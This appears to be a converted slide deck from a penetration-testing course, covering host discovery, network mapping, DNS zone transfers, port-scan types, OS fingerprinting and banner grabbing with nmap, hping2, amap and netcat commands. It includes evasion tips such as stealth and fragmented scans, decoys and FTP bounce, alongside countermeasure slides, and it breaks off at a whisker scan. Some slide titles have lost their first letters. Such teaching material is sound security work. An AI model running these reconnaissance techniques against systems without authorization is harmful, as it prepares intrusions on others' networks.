g/images/but_industries_on.gif','/kpmg/images/but_about_on.gif','/kpmg/images/but_careers_on.gif','/kpmg/images/but_
interactive_on.gif','/kpmg/images/but_interactive_on.gif','/kpmg/images/but_press_on.gif','/kpmg/images/but_about_on
.gif','/kpmg/images/but_careers_on.gif','/kpmg/images/but_industries_on.gif','/kpmg/images/but_search_on.gif','/kpmg
/images/but_contact_on.gif','/kpmg/images/but_index_on.gif','/kpmg/images/but_publications_on.gif','/kpmg/images/but
_country_on.gif','/kpmg/images/but_careers_on.gif','/kpmg/images/but_help_on.gif')">
<script>
<!--
var n4 = (document.layers)? true:false;
var ie = (document.all)? true:false;
var n6 = (document.getElementById)? true:false;
if (ie) n6=false;
//show Layer *****
function showlay(name)

```



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Active Information Gathering

Analysis of the Target Systems



Active Information Gathering

AIG designates all direct connections to the target systems in order to prepare an attack:

- **Alive Check:** which IP addresses („targets“) are active?
- **Network Topology Mapping:**
 - ◆ What's the network architecture?
 - ◆ Where are the worthwhile targets?
- **DNS Information**



live Check – Overview

To identify the IP addresses used by the target company, an “alive check” is utilized.

Alive checks are working with many protocols of the TCP/IP protocol family:

- IP
- ICMP
- TCP
- UDP



live Check – Overview

Alive checks using IP:

- Not supportet IP protocol (often filtered, doesn't work with some SPF)
- Faulty IP header (IP header length) (doesn't work with some SPF)
- Fragmentation (does not work with some SPF)

SPF means "Stateful Packet Filter"



live Check – Overview

Alive checks using ICMP:

- Ping: Echo Request
- Netmask Request (often filtered)
- Timestamp Request (often filtered)
- Information Request (rarely supported, often filtered)



live Check – Overview

Alive checks using TCP:

- SYN flag (often filtered)
- ACK flag (doesn't work with SPF)
- FIN flag (doesn't work with SPF, Windows, etc.)
- FIN/URG/PSH („XMAS“) Flags (doesn't work with SPF, Windows, etc.)
- No flags („NULL“) (doesn't work with SPF, Windows, etc.)

There are a few more, however these are operating system specific



live Check – Overview

Alive checks using UDP:

- UDP on any unused port
(will not work with Stateful Packet Filters)



live Checks – Essentials

ICMP packets can also be sent as broadcast. Thereby alive scans will be much faster, but also unprecise because many systems do not answer (e.g. AIX, Ultrix, BSD, Windows).

The most effective mechanisms are ICMP Echo-Request and TCP-ACK packets. Both are supported in one scanmode by the portscanner nmap:

```
nmap -sP 10.0.0.0/24
```



live Checks – Essentials

If you really want to ensure that you identify as most alive systems as possible, use nmap (v3.50 minimum) and do the following:

```
nmap -sP -PI -PS25,53,80,443,4444 -PT4444  
-PU4444 10.0.0.0/24
```

(sends ICMP echo request, TCP SYN to port 25, 53, 80, 443 and 4444, TCP ACK to port 4444 and a UDP to port 4444 – port 4444 is usually unused)



live Checks – Essentials

For packet filters, faulty IP header can be used. These kind of packets can be produced with the program „isic“.

Some packet filter implementations have problems with fragmented traffic in variants. Specifically fragmented traffic can be generated with tools such as „fragrouter“.

Further reading:

- Nmap documentation from Fyodor:
<http://www.insecure.org/nmap/>
- „ICMP Usage in Scanning“ from Ofir Arkin:
<http://www.sys-security.com/html/projects/icmp.html>



live Checks – Countermeasures

Router should filter strictly incoming and outgoing packets:

- Strictly filtering incoming on the external router:
 - ◆ Accept only **necessary** incoming connections TCP/UDP/IPSEC, and
 - ◆ some ICMP (echo-reply [0], unreachable [3], ttl-exceeded [11], parameter-problem [12]))
- Strictly filtering outgoing packets:
 - ◆ only IPSEC/TCP/UDP, and
 - ◆ administrative ICMPs allowed (Source-Quench[4], Echo-Request [8])



live Checks – Countermeasures

A Stateful Packet Filter should be installed:

- Cisco with FW modul
- Linux 2.4/2.6
- BSD
- Commercial Firewalls (e.g. Watchguard, PIX, FW-1 – but thats not cost effective as an external filter)

When static packet filters are used, all TCP packets should be filtered for the SYN flag („established“ by Cisco, „! –syn“ by Linux, etc.)

Attention: Filtering incoming/outgoing ICMP can sometimes lead to decreased performance and connectivity problems!



Network Topology Mapping – Overview

The Goal of Network Topology Mapping:

- Enable you to craft a detailed network design diagram from zero knowledge!



Network Topology Mapping

IP Time-to-Live: IP parameter defines a packets lifetime/range

IP Record-Route: IP option to record the systems a packet passed. Disadvantage: can only record the first nine hops.

ICMP Netmask-Request: shows the net addresses configured, including netmask. Disadvantage: often filtered.

IP Strict-Source-Routing: IP option to define the exact route a packet has to use. Disadvantages: usually filtered, much handcraft necessary, works only for systems approx. 9 Hops away, and is not a useful technique.



Network Topology Mapping

Other methods on application layer:

- Protocol routing requests: dumping the routing information
- Management software queries: dumping IP addresses with network masks and routing information through SNMP, Compaq Insight Manager, etc.



TM – Essentials

IP Record-Route is an excellent mechanism for router identification, but doesn't work with distant networks.

Tip: Use „WHOIS“ to identify ISP and city, and then use a nearby ISP to connect to the Internet.

Simple Tool to use: „ping -R“



TM – Essentials

IP Time-to-Live

is the mechanism of traceroute. More flexible is the tool „hping2“.

TCP SYN on the target's port 25 looks like:

```
hping2 -T -t 1 -p 25 -S 1.1.1.1
```

An alternative is „traceroute -I“ which uses ICMP echo requests



TM – Essentials

The most useful method is to dump routing information, but it's often not possible (protected by firewall or static routing)



TM – Countermeasures

Router should filter strictly incoming and outgoing packets:

- Strong filtering incoming – deny access to routing protocols and administration services!
- Strong filtering outgoing – only **necessary** ICMPs allowed: drop ICMP Unreachable [3], TTL-Exceeded [11], Netmask-Reply [18]
- Drop all IP options – if supported by the network components

Attention: Filtering ICMP can lead to decreased performance and connectivity problems!



Domain Name System – Overview

Gather all information from the DNS:

■ Zone Transfer

- ◆ Transfer of the name zone e.g. "n.runs.com" (with the "dig", "host", "nslookup" or similar command)

```
"host -la nruns.com."
```

- ◆ Transfer of the IP zone (e.g. 219.130.10.0 Class C network)

```
"host -la 10.130.219.in-addr.arpa."
```

■ Reverse name lookup

- ◆ Trying to resolve all IP addresses of the customer to DNS names

```
"nmap -sL 192.168.0.0/24"
```

■ DNS domain name guessing



the hacker's choice

Scanning

Knock-knock – who's there?



canning

Identification of system, service and configuration:

- Remote systems can only be compromised via a network service!
- Tools like nmap identify technical system details:
 - ◆ OS and version nmap -O, xprobe
 - ◆ Active network services nmap -sS
 - ◆ Banner grabbing amap, tcp_scan, Nessus
 - ◆ Application identification amap, nmap
 - ◆ TCP/IP config probe2, Nessus

Further reading on OS fingerprinting:

<http://www.phrack.org/show.php?p=57&a=7>



Port/Service Scanning

Used to determine what TCP or UDP ports are available on a target system. The scanner will attempt to connect to each port on the target. The scanner should detect the port in 1 of 4 states:

- *Closed* – port is reachable but no service present
- *Open* – port is reachable and service is present
- *Firewalled* – port is protected by a firewall, firewall sends a “this port is firewalled” packet
- *Filtered* – port is non-reachable, possible firewall or packet filter is present



background to TCP scanning

Determine what ports of a host are listening for connections

Three main types of TCP scans

- TCP connect()
- SYN scan
- Stealth Scans
 - FIN scan
 - Null scan
 - XMAS scan
 - Window scan
 - Maimon scan
- ACK scan



CP Connect Scan

If the port is listening, connect will succeed

Does not require any special privileges

Easily detectable

Most reliable

Very fast in parallel mode

Uses up precious sockets


Cannot usually detect filtered ports

SLOW if a firewall is in between



CP Connect

The Three-way handshake



SYN Scan

- Commonly referred to a "half open" scanning
- Sends a SYN packet and waits for a response
- A SYN/ACK response indicates the port is listening
- A RST packet indicates the port is not listening
- Less likely to be logged
- No response indicates port is filtered
- Requires raw sockets (requiring root or Administrator privileges)
- Some IDS confuse this with a SYN flood



IN, NULL & FIN/PSH/URG Scan

More stealthy than a SYN scan

Reply with a proper RST packet indicates that the port is closed

Open ports tend to ignore the packet (no reply)

This technique can sometimes scan past a static packet filter

However Microsoft boxes and others tend to send a RST packet regardless (scan does not work)



Window / Maimon Scan

Most stealthy scans

This technique can most times scan past a static packet filter

These only work against some very few systems, e.g. AIX



CK Scan

Not used to identify open and closed ports

Used to identify filtered ports

Can be useful for mapping packet filter rules



fragmentation scanning

A modification of other techniques of scanning

Breaks the probe packet into a couple of small IP fragments

Breaking up the TCP header into several smaller packets makes it harder to detect and some packet filters will pass the packet unchecked rather than wait for all of the fragments to arrive.

Doesn't really help with current firewall and IDS systems



UDP Port Scanning

- Single UDP packet to each port being tested
- Closed ports respond with an ICMP unreachable message.
- Open ports will NOT respond
- Filtered ports will NOT respond
- Results can be ambiguous on filtered targets
- Can be very slow due to ICMP message rate limiting which is specified within the RFC's describing IP & ICMP. Some systems do not implement this (e.g. all Windows systems.)



DP scan

Sends zero byte UDP packets

Closed ports reply with ICMP PORT UNREACHABLE

Unreliable (open ports do not respond)

Some platforms do not answer according to protocol (win9x)

Almost useless over the Internet (packet loss)



Scanning – Usage of nmap

Currently, nmap is the most advanced portscanner available

Nmap command line:

```
nmap -sMODE -pPORTS TARGET
```

Nmap modes

- S SYN scan
- U UDP scan
- T connect scan (default)
- F, N, X, M, A, P, W, ... Other scan modes

Ports

```
4,5,6,20-50          Ports to scan
```

Targets:

```
127.0.0.1           Target to scan
```



TP bounce scan

FTP proxy must accept the port and list commands

Can be used to scan an internal network

Scan without revealing your source address


Quite unlikely nowadays

Stealthy



TP bounce scan

FTP transfer successful = open port
FTP connection error = closed port



Attacker quote "list"



fingerprinting

Stack fingerprinting is used to determine the operating system of a target host

Utilises differences in the implementation of the IP stacks

Involves sending non-standard packets to the target and examining any responses

Not always accurate

Very easy to spot for IDS



fingerprinting – A Simple Test

A single ping can be used to aid in OS detection and is a very basic way of fingerprinting a target.

```
C:\>ping 158.177.248.29
```

```
Pinging with 32 bytes of data:
```

```
Reply from : bytes=32 time=20ms TTL=128
```

Note that TTL=128 in the reply. That almost guarantees that the target is a Windows system of some description.



fingerprinting – A Simple Test

Here are the default TTL (Time To Live) values for a few common systems :

■ Cisco Devices	255
■ Most Windows Systems	128
■ Windows 95	32
■ Linux <= 2.0.x	64
■ Linux >= 2.1.x	255
■ Solaris	255



Advanced IP Stack Fingerprinting

- Involves sending crafted packets to the target
- Ideally requires ≥ 1 open port and ≥ 1 closed port
- Packet filters, firewalls and transparent proxies can render IP stack fingerprinting useless when using automated tools such as NMAP, Queso, xprobe or MingSweeper because they sometimes re-write packets.



Advanced IP Stack Fingerprinting

Tools for automated stack fingerprinting

- *NMAP* TCP/IP stack fingerprinting
- *Xprobe* ICMP stack fingerprinting
- *MingSweeper* combined NMAP+ICMP
- *Queso* – early stack fingerprinting, NMAP draws tests from this software.



MAP

“Network Mapper”

Open source utility for network exploration

Its functions include a wide variety of port scanning mechanisms, OS detection and ping sweeps.

Runs on most Unix based operating systems

Has an optional graphical user interface

It's FREE!

`nmap -p OPENPORT,CLOSEDPORT -O 127.0.0.1`



Nmap Front End v1.6

File Output Help

Host(s):

Scan Options: General Options:

connect() Don't Resolve TCP Ping Fragmentation
 SYN Stealth Fast Scan TCP&ICMP Get Identd Info
 Ping Sweep Range of Ports: ICMP Ping Resolve All
 UDP Port Scan Don't Ping OS Detection
 FIN Stealth Bounce Scan: Use Decoy(s): Input File: Send on Device:

Output from: nmap -sS -O -Dantionline.com xanadu vectra playground

```

Interesting ports on vectra.yuma.net (192.168.0.5):
Port      State    Protocol  Service
13        open    tcp       daytime
21        open    tcp       ftp
22        open    tcp       ssh
23        open    tcp       telnet
37        open    tcp       time
79        open    tcp       finger
111       open    tcp       sunrpc
113       open    tcp       auth
513       open    tcp       login
514       open    tcp       shell

TCP Sequence Prediction: Class=random positive increments
                        Difficulty=14943 (Worthy challenge)
Remote operating system guess: OpenBSD 2.2 - 2.3

Interesting ports on playground.yuma.net (192.168.0.1):
Port      State    Protocol  Service
  
```




Armitage

Windows based network reconnaissance utility

Performs ping sweeps, Reverse DNS sweeps, TCP & UDP port scans, OS identification and application identification.

It is also FREE!





probe

Open source utility for OS fingerprinting

Based on ICMP responses

Runs on most Unix based operating systems

It's FREE!

```
xprobe2 -p tcp:OPENPORT:open -v 127.0.0.1
```



OS Identification – Hints from Experts

If OS detection by nmap, xprobe etc. fails because a Firewall, Proxy, LKM etc. is messing this up, the game is not lost:

- HTTP Banners usually tell the OS
- FTP Banners sometimes tell the OS
- FTP SYSTEM TYPE command shows: UNIX or WIN
- FTP downloads: get /bin/lis and evaluate the binary
- SMTP Banners sometimes tell the OS
- SMTP Banners in the eMail sometimes tell the OS



banner Grabbing

The process of examining banner strings returned by services bound to open TCP ports

Enables identification of service applications including software version.

Not effective for non-character based services (e.g. SMB, HTTPS)


Some service applications will not send banner information until prompted (e.g. HTTP)

Useful for identification of service applications on non-standard ports



Connecting to ports

Telnet or netcat is the best way to connect to ports. Many services may be accessed directly.

A terminal window titled 'root@wheelbarrow: /root' with standard window controls. The terminal shows a series of prompts and a successful telnet connection to 192.168.15.170 on port 110. The output indicates a POP3 server is ready.

```
root@wheelbarrow: /root
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]# telnet 192.168.15.170 110
Trying 192.168.15.170...
Connected to 192.168.15.170.
Escape character is '^]'.
+OK POP3 [192.168.15.170] v2000.70rh server ready
█
```



banner Grabbing – Manual Testing

Use netcat or telnet to connect to the port :

```
C:\nc 192.168.0.1 25
```

```
220 Sendmail/8.8.8 ESMTTP
```

Looks like Sendmail 8.8.8 mail server - easy



Common ports

```

root@wheelbarrow: /etc
root@wheelbarrow /etc]# more /etc/services
/etc/services:
$Id: services,v 1.11 2000/08/03 21:46:53 nalin Exp $

Network services, Internet style

Note that it is presently the policy of IANA to assign a single well-known
port number for both TCP and UDP; hence, most entries here have two entries
even if the protocol doesn't support UDP operations.
Updated from RFC 1700, ``Assigned Numbers'' (October 1994). Not all ports
are included, only the more common ones.

Each line describes one service, and is of the form:

service-name port/protocol [aliases ...] [# comment]

rsh 1/tcp
rsh 7/tcp
rsh 7/udp
rscard 9/tcp sink null
rscard 9/udp sink null
rstat 11/tcp users
rtime 13/tcp
rtime 13/udp
rstat 15/tcp
rtd 17/tcp quote
rtp 18/tcp # message send protocol
rtp 18/udp # message send protocol
rchargen 19/tcp ttytst source
rchargen 19/udp ttytst source
rpp-data 20/tcp
rpp 21/tcp
rpp 21/udp fspd
rsh 22/tcp # SSH Remote Login Protocol
rsh 22/udp # SSH Remote Login Protocol
rlnet 23/tcp
r24 - private
More--(9%)

```

```

X root@wheelbarrow: /root
[root@wheelbarrow /root]# nmap -sT 192.168.15.140

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
YPBINDPROC_DOMAIN: Domain not bound
Interesting ports on (192.168.15.140):
(The 1496 ports scanned but not shown below are in state: closed)
Port      State  Service
7/tcp     open   echo
9/tcp     open   discard
13/tcp    open   daytime
17/tcp    open   qotd
19/tcp    open   chargen
21/tcp    open   ftp
23/tcp    open   telnet
25/tcp    open   smtp
42/tcp    open   nameserver
53/tcp    open   domain
80/tcp    open   http
88/tcp    open   kerberos-sec
135/tcp   open   loc-srv
139/tcp   open   netbios-ssn
389/tcp   open   ldap
443/tcp   open   https
445/tcp   open   microsoft-ds
464/tcp   open   kpasswd5
593/tcp   open   http-rpc-epmap
636/tcp   open   ldapssl
1026/tcp  open   nterm
1109/tcp  open   kpop
3389/tcp  open   msrdp
5800/tcp  open   vnc
5900/tcp  open   vnc
6666/tcp  open   irc-serv
7007/tcp  open   afs3-bos

Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
[root@wheelbarrow /root]#

```

anners

Some services may be better identified by banners:

telnet on routers (2001, 4001, 6001)

Web daemons for applications

- Compaq Insight Manager
- Many systems include web configuration interfaces



anners

```
root@wheelbarrow: /root
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]# telnet 192.168.15.170 22
Trying 192.168.15.170...
Connected to 192.168.15.170.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.9p2
```

```
root@wheelbarrow: /root
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]# telnet 192.168.15.140 25
Trying 192.168.15.140...
Connected to 192.168.15.140.
Escape character is '^]'.
220 twokserver.hbc.bute.com Microsoft ESMTM MAIL Service, Version: 5.0.2172.1 ready at Sat, 2 Feb 2002 23:01:00 +0000
```

anners – Automation

Well, its better to automate this 😊

Use amap:

```
amap -B -b IP PORT1 PORT2 PORT3
```

or

```
amap -B -b IP 1-65535
```

Or use amap with nmap outputfiles (-oM):

```
amap -B -i nmap.out -b
```



fingerprinting

Some services cannot be clearly identified just by connecting them:

- Netbus on NT uses the same port as an RPC service on Solaris
- Some database connections do not provide automatic response
- Fingerprinting a service may identify what it is, even if it has moved ports



Service Identification – nmap

nmap has got a very good service identification mechanism since 3.30

How to use nmap as a SYN scanner with service identification (it's the `-sV` option):

`nmap -sSV IP`



Service Identification – amap

Amap is not as good as nmap, however it is a good addition, as it does its tests differently.

How to use amap:

amap IP PORT1 PORT2 PORT3

or

amap IP 1-65535

Or let amap use nmap outputfiles (-oM):

amap -i nmap.out



Service Identification – Mingsweep

Mingsweep is not as good as nmap or amap, however it has a GUI

(nmap and amap run both under Windows with CYGWIN)



the hacker's choice

Attack! Attack!

Intruding network based systems



Attack!

Target Selection

- Targets are selected on the analysis of the data collected by the passive and active information gathering phase.
- Most interesting systems are exposed or somehow interesting servers:
 - ◆ Web and Mail server
 - ◆ Active network components, like Router or Firewalls
 - ◆ Hostnames like „quake“, „test“, „accounting“ or just „db“



Attack!

Attacks can be classified in:

- User mistakes, like weak passwords or open terminals
- Software bugs, like buffer overflows, etc.
- Faulty configurations
- Abuse of any kind of trust relationships
- Denial of Service attacks



ttack!

The „HotSeven“ Security flaws, regarding all operating systems are:

- Default installation of operating system and application
- Missing or weak passwords
- Faulty backups
- Big amount of provided services
- No IP spoofing protection
- Inadequate system logging
- Insecure cgi-scripts



Attack!

A list regarding the most common security flaws was created by SANS (System Administration Network Security).

A more detailed and frequent updated list can be found at:

<http://www.sans.org/top20.htm>



Attack!

Resources on the Internet:

- <http://online.securityfocus.com/bid>
- <http://www.packetstormsecurity.org/>
- Bugtraq Mailing List (subscription at <http://www.securityfocus.com/archive/1>)
- If available, also the source code can reviewed for security flaws



Vulnerability Identification & Research

This is the process of mapping identified security attributes of a system or application to potential vulnerabilities

Several methods to map vulnerabilities:

- Manually map identified systems against publicly available database such as www.securityfocus.com, www.cert.org and vendor security alerts
- Use public exploit code posted to various security mailing lists, hacker websites or write your own code
- Use automated vulnerability scanning tools such as Nessus, ISS or *whisker*



Vulnerability Identification & Research

Experts:

- Code a fuzzer for the application
- Use of the brain



Vulnerability research

```

root@wheelbarrow: /usr/src/whisker
[root@wheelbarrow whisker]# ./whisker.pl -h 192.168.15.160
-- whisker / v1.4.0+SSL / rain forest puppy / www.wiretrip.net --

= - - - - =
= Host: 192.168.15.160
= Server: Microsoft-IIS/4.0

+ 200 OK: GET /iisadmpwd/aexp4b.htr
+ 200 OK (IDC error): GET /scripts/samples/details.idc
